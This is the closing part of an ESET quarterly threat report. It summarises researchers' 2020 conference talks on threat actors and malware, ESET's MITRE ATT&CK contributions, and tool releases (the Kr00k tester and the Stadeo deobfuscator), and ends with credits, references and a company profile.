
ESET senior research fellow Righard Zwienenberg participated in the Threat Intelligence panel at the virtual VB2020 localhost conference. The panel discussed the often-over-looked requirements for learning how to minimize risks to corporate networks, shedding light on dos and don'ts for corporations to flatten the cyber-risk curve, minimize impact on their networks and provide them with the necessary resilience.

Ramsay: A cyberespionage toolkit tailored for air-gapped networks [68]

In his presentation at VB2020, ESET malware researcher Ignacio Sanmillan covered the technical aspects of Ramsay, a cyberespionage toolkit discovered in March 2020 that was specifically designed to steal documents and operate within air-gapped networks. His talk documented Ramsay's core capabilities as well as artifact and code overlaps discovered between this toolkit and the DarkHotel APT.

InvisiMole: First-class persistence through second-class exploits [69]

ESET malware researcher Zuzana Hromcová talked at VB2020 about the findings of an extensive investigation into the latest operation of InvisiMole – a threat actor previously known for its part in highly targeted cyberespionage operations in Eastern Europe. Her presentation updated the VB audience on the current InvisiMole toolset and filled the previous gaps on the delivery, persistence and lateral movement techniques used by this actor as well as its cooperation with the Gamaredon group.



Virus Bulletin 2020 localhost Conference CARO 2020

LATAM financial cybercrime: Competitors in crime sharing TTPs [70]

At this year's CARO 2020 and VB2020 virtual conferences, ESET malware analyst Jakub Souček, and ESET detection engineer Martin Jirkal took a deep dive into the current Latin American banking trojan scene. The talk focused on the suspected close coordination of the families and on their expansion from Latin America to Spain and Portugal.

DEF CON 28 SAFE MODE

Exploring vulnerabilities in Smart Sex Toys, the exciting side of IoT research

At the virtual DEF CON 28 SAFE MODE conference, ESET Latin America security researchers Denise Giusto Bilic and Cecilia Pastorino talked about security of Android applications that control the most purchased models of sexual pleasure IoT devices. Their presentation described security flaws found in these appliances derived both from the implementation of the application and from the design of the devices, affecting the storage and processing of private information.

AVAR CYBER CONCLAVE Ekoparty Online CONFidence Infoshare

Android COVID-19 threats [71] [72]

ESET malware researcher Lukáš Štefanko presented an overview of various Android threats that preyed upon COVID-19 fears at several virtual events, namely AVAR CYBER CONCLAVE 2020, Ekoparty 2020, CONFidence 2020, and Infoshare 2020. The threats he described were mostly distributed in the first half of 2020 and impersonated coronavirus trackers, government apps and symptom identifiers. His talk also included demonstrations of banking malware distributed in Italy and recently discovered Android ransomware, both of which tried to exploit people's fears during the pandemic.

MITRE ATT&CK contributions

ESET researchers regularly contribute to *MITRE ATT&CK®* [73] – a globally-accessible knowledge base of adversary tactics and techniques. Q3 2020 saw several ESET contributions accepted to the ATT&CK knowledge base:

- 1 new sub-technique in the Enterprise matrix
- 1 extension of an existing sub-technique in the Enterprise matrix
- 1 new contribution to the Software category
- 1 extension within the Software category
- 1 extension within the Groups category

With the next ATT&CK update, these contributions will be listed among the *Enterprise techniques* [74] and in the *Software* [75] and *Groups* [76] categories.

The first ESET-contributed entry to Software covers PipeMon, a multistage modular backdoor used by the Winnti Group, first *reported by ESET* [18] in May 2020. The backdoor was used by the Winnti Group against several video gaming companies based in South Korea and Taiwan.

PipeMon's persistence method built the basis for another contribution: a new sub-technique of the *Boot or Logon Autostart Execution (T1547)* [77] technique, named Print Processors. ESET researchers discovered that the Winnti Group has used the "Print Processors" registry key to enable its PipeMon backdoor to persist. Adversaries can use this technique to load malicious code at startup that will persist on system reboot and execute as SYSTEM.

The ATT&CK Software category will also be extended with new information about *InvisiMole (S0260)* [78], modular spyware used in targeted cyberespionage operations in Ukraine and Russia. ESET researchers first *reported on* [79] InvisiMole in 2018; two years later, they *published* [80] a deep-dive analysis of the group's toolset and TTPs. The entry update

based on this new research maps more than 40 additional techniques to InvisiMole. This research prompted another contribution to the Enterprise matrix: a modification of the *Signed Binary Proxy Execution: Control Panel (T1218.002)* [81] sub-technique, based on behavior observed while analyzing InvisiMole.

The last contribution accepted in Q3 2020 updates the ATT&CK entry for the *Gamaredon Group (G0047)* [82], a threat group active since at least 2013 and targeting Ukrainian institutions. In their recent *research* [36] into the Gamaredon Group, ESET researchers mapped the group's activities to a number of additional techniques, previously not included in the group's entry.

MITRE ATT&CK evaluations

ESET is participating in *ATT&CK® Evaluations* [83] conducted by MITRE ENGENUITY™ in November 2020. For this evaluation, 65 ATT&CK techniques across 11 ATT&CK tactics are used. This includes 12 ATT&CK techniques across 7 ATT&CK tactics that are in scope for the Linux portion of the Carbanak evaluation.

There are some new features that have been introduced in this round, which emulates attacks by the Carbanak and FIN7 APT groups. An especially important one is the possibility to evaluate capabilities not only in Detection, but also in the Protection category. ESET is one of the 18 vendors (of 30 total) who signed up for these extended evaluations. Another new addition worth mentioning is the side-by-side vendor comparison of evaluated capabilities, which will make it easier to highlight the differences between two selected solutions. This round will also mark the first time Linux endpoint sensors have been included, with the majority of the emulation round still focused on Windows platforms.

Other contributions

Kr00k testing script released on GitHub

With more than five months passed since our public disclosure of the *Kr00k vulnerability* [1] – and several proofs-of-concept published by independent researchers – ESET decided to release *the script* [84] its researchers have been using to test whether devices are vulnerable to Kr00k. We have also included tests for the newer variants described *here*. This script can be used by researchers or device manufacturers to verify that specific devices have been patched and are no longer vulnerable.

ESET researchers recognized by Microsoft for Kr00k

ESET researchers Miloš Čermák and Martin Kalužník were *acknowledged* [85] by the Microsoft Security Response Center for their contribution to the patching of the Kr00k vulnerability.

Stadeo: A set of scripts released on GitHub to facilitate the analysis of Stantinko

ESET researchers released Stadeo – a set of scripts that can help fellow threat researchers and reverse engineers to deobfuscate the code of *Stantinko* [86] and other malware. Stantinko is a botnet performing click fraud, ad injection, social network fraud, password stealing attacks and *cryptomining* [87]. Stadeo was demonstrated for the first time at Black Hat USA 2020 and subsequently *published for free use* [88].

The scripts, written in Python, deal with Stantinko's unique control-flow-flattening (CFF) and string obfuscation techniques described in our March 2020 *blogpost* [89]. Additionally, they can be utilized for other purposes: for example, we've already extended our approach to support deobfuscating the CFF featured in Emotet – a trojan that steals banking credentials and that downloads additional payloads such as ransomware.

Our deobfuscation methods use *IDA* [90], which is a standard tool in the industry, and *Miasm* [91], an open source framework, providing us with various data-flow analyses, a symbolic execution engine, a dynamic symbolic execution engine and the means to reassemble modified functions.

Credits

Team

Peter Stančík, Team Lead

Klára Kobáková, Managing Editor

Aryeh Goretsky

Bruce P. Burrell

Nick FitzGerald

Ondrej Kubovič

Foreword

Roman Kováč, Chief Research Officer

Contributors

Anton Cherepanov
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Horňák
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Milan Fránik
Miloš Čermák
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Legáthová

About the data in this report

The threat statistics and trends presented in this report are based on global telemetry data from ESET. Unless explicitly stated otherwise, the data includes threats regardless of the targeted platform and includes only unique daily detections per device.

This data was processed with the honest intention to mitigate all known biases, in an effort to maximize the value of the information provided on the most significant in-the-wild threats.

Further, the data excludes detections of ***potentially unwanted applications*** [92], ***potentially unsafe applications*** [93] and adware, except where noted in the more detailed, platform-specific sections and in the Cryptominers section.

Most of the charts in this report show detection trends rather than provide absolute numbers. This is because the data can be prone to various misinterpretations, especially when directly compared to other telemetry data. However, absolute values or orders of magnitude are provided where deemed beneficial.

References

[1] https://www.welivesecurity.com/2020/02/26/krook-serious-vulnerability-affected-encryption-billion-wifi-devices/

[2] https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf

[3] https://www.icasi.org/

[4] https://www.rsaconference.com/industry-topics/presentation/kr00k-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wifi-devices

[5] https://www.eset.com/int/kr00k/

[6] https://www.blackhat.com/us-20/briefings/schedule/index.html#krk-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414

[7] https://msrc-blog.microsoft.com/2020/05/05/azure-sphere-security-research-challenge/

[8] https://www.welivesecurity.com/2020/08/06/beyond-kr00k-even-more-wifi-chips-vulnerable-eavesdropping/

[9] https://twitter.com/ESETresearch/status/1275770256389222400

[10] https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/

[11] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[12] https://www.welivesecurity.com/2020/08/13/mekotio-these-arent-the-security-updates-youre-looking-for/

[13] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[14] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[15] https://www.bitdefender.com/files/News/CaseStudies/study/365/Bitdefender-PR-Whitepaper-APTHackers-creat4740-en-EN-GenericUse.pdf

[16] https://twitter.com/ESETresearch/status/1301801156042256384

[17] https://welivesecurity.com/2019/10/14/connecting-dots-exposing-arsenal-methods-winnti/

[18] https://welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[19] https://3dground.net/article/attention-alc-and-crp-viruses-in-3ds-max-

[20] https://apps.autodesk.com/3DSMAX/it/Detail/Index?id=7342616782204846316

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q3

[22] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[23] https://www.welivesecurity.com/2019/11/19/mispadu-advertisement-discounted-unhappy-meal/

[24] https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/

[25] https://csirt.gov.it/contenuti/nuova-campagna-malspam-distribuisce-malware-mekotio-sfruttando-il-dominio-mef-gov-it-al01-200904-csirt-ita

[26] https://www.welivesecurity.com/wp-content/uploads/2020/09/ESET_LATAM_financial_cybercrime.pdf

[27] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[28] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[29] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

[30] https://events.sto.nato.int/index.php/upcoming-events/event-list/event/26-cfp/315-call-for-participation-avt-355-research-workshop-rws-on-intelligent-solutions-for-improved-mission-readiness-of-military-uxvs

[31] https://www.welivesecurity.com/2019/09/24/no-summer-vacations-zebrocy/

[32] https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

[33] https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new

[34] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

[35] https://cyber.gc.ca/en/guidance/c2-obfuscation-tools-htran

[36] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[37] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[38] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf#page=12

[39] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[40] https://en.wikipedia.org/wiki/Advance-fee_scam

[41] https://www.bleepingcomputer.com/news/security/emotet-malware-strikes-us-businesses-with-covid-19-spam/

[42] https://www.binarydefense.com/emocrash-exploiting-a-vulnerability-in-emotet-malware-for-defense/

[43] https://twitter.com/pollo290987/status/1312186676739932160?s=20

[44] https://www.bleepingcomputer.com/news/security/emotet-malwares-new-red-dawn-attachment-is-just-as-dangerous/

[45] https://twitter.com/Cryptolaemus1/status/1300662754030825472?s=20

[46] https://twitter.com/ESETresearch/status/1288533242438651906?s=20

[47] https://www.virustotal.com/gui/file/15c3cfbad0e3b0afe327e53605c463775ef2ae1d5c21b23928a2aa34b7e36719/detection

[48] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[49] https://www.bleepingcomputer.com/news/security/maze-ransomware-now-encrypts-via-virtual-machines-to-evade-detection/

[50] https://www.bleepingcomputer.com/news/security/revil-ransomware-deposits-1-million-in-hacker-recruitment-drive/

[51] https://www.group-ib.com/blog/oldgremlin

[52] https://blog.sensecy.com/2020/08/20/global-ransomware-attacks-in-2020-the-top-4-vulnerabilities/

[53] https://www.bleepingcomputer.com/news/security/ransomware-attack-at-german-hospital-leads-to-death-of-patient/

[54] https://www.bbc.com/news/technology-54204356

[55] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[56] https://www.forbes.com/sites/billybambrough/2020/08/25/bitcoin-in-the-early-stages-of-a-bull-market-crypto-wallet-data-reveals/#3fc49965510d

[57] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[58] https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf#page=21

[59] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[60] https://www.forbes.com/sites/zakdoffman/2019/08/16/dangerous-new-android-trojan-hides-from-malware-researchers-and-taunts-them-on-twitter/#272515c6d9c9

[61] https://www.zdnet.com/article/cerberus-banking-trojan-team-breaks-up-source-code-goes-to-auction/

[62] https://twitter.com/LukasStefanko/status/1293078550766129152

[63] https://www.bleepingcomputer.com/news/security/d-link-blunder-firmware-encryption-key-exposed-in-unencrypted-image/

[64] https://www.bleepingcomputer.com/news/security/5-severe-d-link-router-vulnerabilities-disclosed-patch-now/

[65] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025

[66] https://vblocalhost.com/presentations/xdspy-stealing-government-secrets-since-2011/

[67] https://vblocalhost.com/presentations/panel-flattening-the-curve-of-cyber-risks/

[68] https://vblocalhost.com/presentations/ramsay-a-cyber-espionage-toolkit-tailored-for-air-gapped-networks/

[69] https://vblocalhost.com/presentations/invisimole-first-class-persistence-through-second-class-exploits/

[70] https://vblocalhost.com/presentations/latam-financial-cybercrime-competitors-in-crime-sharing-ttps/

[71] https://confidence-conference.org/lecture.html#id=62676

[72] https://infoshare.pl/speakers/#speaker1445

[73] https://attack.mitre.org/

[74] https://attack.mitre.org/techniques/enterprise/

[75] https://attack.mitre.org/software/

[76] https://attack.mitre.org/groups/

[77] https://attack.mitre.org/techniques/T1547/

[78] https://attack.mitre.org/software/S0260/

[79] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[80] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[81] https://attack.mitre.org/techniques/T1218/002/

[82] https://attack.mitre.org/groups/G0047/

[83] https://attackevals.mitre-engenuity.org/carbanak-fin7/

[84] https://github.com/eset/malware-research/tree/master/kr00k

[85] https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services

[86] https://www.welivesecurity.com/2017/07/20/stantinko-massive-adware-campaign-operating-covertly-since-2012/

[87] https://www.welivesecurity.com/2019/11/26/stantinko-botnet-adds-cryptomining-criminal-activities/

[88] https://github.com/eset/stadeo

[89] https://www.welivesecurity.com/2020/03/19/stantinko-new-cryptominer-unique-obfuscation-techniques/

[90] https://www.hex-rays.com/products/ida/

[91] https://github.com/cea-sec/miasm

[92] https://help.eset.com/glossary/en-US/unwanted_application.html

[93] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

About ESET

For more than 30 years, *ESET®* has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET is the first IT security company to earn *100 Virus Bulletin VB100 awards*, identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit *www.eset.com* or follow us on *LinkedIn*, *Facebook*, and *Twitter*.

WeLiveSecurity.com
@ESETresearch
ESET GitHub